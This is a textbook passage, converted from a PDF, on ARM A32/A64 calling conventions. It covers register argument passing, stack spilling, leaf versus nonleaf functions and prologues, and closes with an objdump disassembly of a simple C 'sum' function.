[**Table 8.19:**](#) Byte Size of Integral Data Types

DATA TYPE	BYTE SIZE
Unsigned byte	1
Signed byte	1
Unsigned half-word	2
Signed half-word	2
Unsigned word	4
Signed word	4
Unsigned double-word	8
Signed double-word	8


The ordering of bits is equivalent to the value being loaded from memory using an `LDM` instruction; that is, in little-endian, r_0 holds the low-order 32-bits of the value.

In A64, integral and pointer return values are returned in x_0 , and 16-byte compound structures returned by value are returned on x_0 and x_1 , with x_0 containing the low-order 64-bits.

Let's look at an example in A32 based on the following C code snippet:

```
Int func1(int a, int b){  
    a = a + b;  
    return a;  
}  
  
int main(int argc, char *argv[]){  
    int x = func1(1, 2);  
}
```

The `func1` subroutine takes two arguments, `a` and `b`. The caller function prepared the first two registers with the argument values before calling `func1`, which uses these values for a simple computation and returns the result to the caller via register `R0`. See [Figure 8.10](#).



[Figure 8.10](#): Subroutine call with arguments

Unlike A64, the A32 instruction sets are more particular about sign- and zero-extending small integer values. If the first parameter of a function takes an 8-bit signed value, the caller must sign-extend the

8-bit value to 32-bits before transmitting it via R_0 . Signed values must be sign-extended, and unsigned values must be zero-extended.

Take for example, the following function signature:

```
int myFunc(int a, signed char b, unsigned short c)
```

Here, the function expects three parameters. The first is a 32-bit integer, which will be transmitted via R_0 . The second is a signed char, so the 8-bit value must be sign-extended to 32 bits and transmitted via R_1 . The third parameter is an unsigned short, so the 16-bit value must be zero-extended to 32 bits and transmitted via R_2 . The function will then run, eventually returning a 32-bit int that will be transmitted back to the caller on R_0 .

Array types are converted to pointers and passed by reference. The pointer value passed points to the memory address of the first element of the array (i.e., the element with index 0).

For floating-point arguments, A64 uses registers $\text{v}_0\text{-}\text{v}_7$ or their appropriate subviews. That is, a function taking two *float* parameters will transmit these two parameters via the least-significant 32 bits of v_0 and v_1 . In A32, the first four floating-point arguments are passed via $\text{v}_0\text{-}\text{v}_3$. The exception to this case is when a *soft-float* ABI is used, and floating-point operations are emulated via integer operations instead of using a floating-point capable coprocessor. For these cases, floating-point values are treated as their corresponding integer types (i.e., a *float* is treated as a 32-bit int) and follow the basic rules as for handling integers.


Passing Larger Values

Values that are larger than a single register are broken up over multiple integer registers if enough parameter-passing integer

registers are available. In A32, double-word sized values are broken up over two integer registers, either `r0` and `r1` or `r2` and `r3`. Let's look at a concrete example based on the following two function signatures:


```
int func1(uint64_t a1, uint64_t b1);  
int func2(uint32_t a2, uint32_t b2, uint32_t c2, uint64_t d2);
```

The first function defines two 64-bit arguments, which fit into A64 registers but must be split between two integer registers respectively for A32/T32. See [Figure 8.11](#).



[Figure 8.11](#): Argument registers for two 64-bit integers

The second function signature defines three 32-bit arguments, followed by the 64-bit argument $d2$. (See [Figure 8.12](#).) In A32, there is only one remaining argument register, which means that this 64-bit integer cannot be split between two registers and must be “spilled” (saved) to the stack into the “stack arguments” region, pointed to by SP when the function call is invoked.



[Figure 8.12](#): Argument registers for three 32-bit integers and one 64-bit integer

Arguments spilled to the stack are spilled left to right in memory-descending order so that SP points to the left-most spilled argument at the point where the call is invoked. Each entry in the spilled arguments list is padded to at 32 bits on A32 and 64 bits on A64, or the natural alignment for that type if that alignment is higher.

If we compile the following simple dummy program, we can see that the `uint64_t` argument is stored on the stack before calling the `func` function:

```
#include <stdint.h>

int func(uint32_t a, uint32_t b, uint32_t c, uint64_t d) {
    return a + b + c + d;
}

int main(int argc, char *argv[]){
    func(1, 2, 3, 0xABABACACADADAEEAE);
}
```

In [Figure 8.13](#) you can see a snippet of the assembly responsible for preparing the arguments for the function call. In this case, the first three registers are filled with the first three `uint32_t` arguments using `MOV` instructions. However, the `uint64_t` value is stored in the literal pool, and register `R4` is filled with the address of this location using an `ADR` instruction. The doubleword is then loaded from that location into registers `R3` and `R4` using an `LDRD` instruction.




Figure 8.13: Setting up arguments in assembly using MOV and LDRD instructions

The `STRD` instruction then stores the doubleword in `R3` and `R4` to the stack address pointed to by the `SP`. See [Figure 8.14](#).

Compound types larger than 16 bytes returned by value are handled differently. Instead, the caller reserves space on the stack for the result, and a pointer to the stack location is transmitted to the callee via `X0/R0` (or `X1/R1` if `X0/R0` is used to transmit the *this* parameter when calling a C++ member function).

In C++, member functions are defined on classes and structures and are invoked in an object-oriented way directly from an instance of the object, referred to using the *this* keyword. The pointer to the *this* object is passed as a hidden “first” pointer parameter to the call and transmitted on `x0` or `R0`, as appropriate. For these functions, the first integer or pointer parameter will be passed on `x1` or `R1`, and the second on `x2` or `R2`, and so on, as appropriate.





Figure 8.14: Storing doubleword from registers r3 and r4 using the STRD instruction

Leaf and Nonleaf Functions

Now that we have roughly covered how functions and subroutines pass arguments and return values between each other, we need to understand the difference between leaf and nonleaf functions and their function prologue and epilogue. In the previous section we learned that subroutine branch instructions such as `BL` and `BLX` save the return address to a dedicated register for the callee to find its way back to the caller function. In this section we will see why `LR` is a nonvolatile register and the circumstances in which it needs to be preserved through the subroutine prologue and epilogue.

Leaf Functions

Leaf functions are functions that don't call another subroutine. In the following example, the `main` function calls `func` and saves the return address to `LR`. The `func` subroutine is a leaf function and returns to the caller by branching to the `LR` without calling another function in the process. See [Figure 8.15](#).



[Figure 8.15:](#) Leaf function return via branch to LR

Nonleaf Functions

But what happens when *func* calls another subroutine? By this logic, the `LR` containing the return address to the *main* function would be overwritten as soon as *func* calls another subroutine using a `BL` or `BLR` instruction. For this reason, nested function calls like in the previous example need to save the initial `LR` before calling another subroutine and overwriting `LR` with a new return address. See [Figure 8.16](#).




Figure 8.16: Nonleaf function call preserving LR value

Prologue and Epilogue

The prologue of a function starts by pushing the register values it is going to modify but is required to preserve onto the stack. It adjusts the `SP` to make room for local variables and updates the frame pointer register for the current stack frame.

One of the register values that nonleaf functions push onto the stack at the beginning of the prologue is the `LR`, since it will be overwritten when another subroutine is called. This value is then restored to the `PC` in the function epilogue.

Depending on the implementation of the platform, the Frame Pointer (`FP/R7`) is used to keep track of the current stack frame and must be preserved as well.

Let's look at an example based on the following C code:

```
int sum(int a, int b, int c) {  
  
    int result;  
    result = a + b + c;  
    return result;  
}  
  
int main(int argc, char *argv[]) {  
  
    int total;  
    total = sum(1, 2, 3);  
}
```

If we compile this code for the A32 instruction set and disassemble it with `objdump`, we get the following output:

```
user@arm:~$ arm-linux-gnueabihf-gcc sum.c -o sum -c  
user@arm:~$ objdump -d sum  
  
sum:      file format elf32-littlearm
```

Disassembly of section .text:

```
00000000 <sum>:  
 0:   b480      push   {r7}  
 2:   b087      sub    sp, #28  
 4:   af00      add    r7, sp, #0  
 6:   60f8      str    r0, [r7, #12]  
 8:   60b9      str    r1, [r7, #8]  
 a:   607a      str    r2, [r7, #4]  
 c:   68fa      ldr    r2, [r7, #12]  
 e:   68bb      ldr    r3, [r7, #8]  
10:   4413      add    r3, r2  
12:   687a      ldr    r2, [r7, #4]  
14:   4413      add    r3, r2  
16:   617b      str    r3, [r7, #20]  
18:   697b      ldr    r3, [r7, #20]  
1a:   4618      mov    r0, r3  
1c:   371c      adds   r7, #28
```

```

1e: 46bd          mov    sp, r7
20: f85d 7b04    ldr.w  r7, [sp], #4
24: 4770          bx     lr

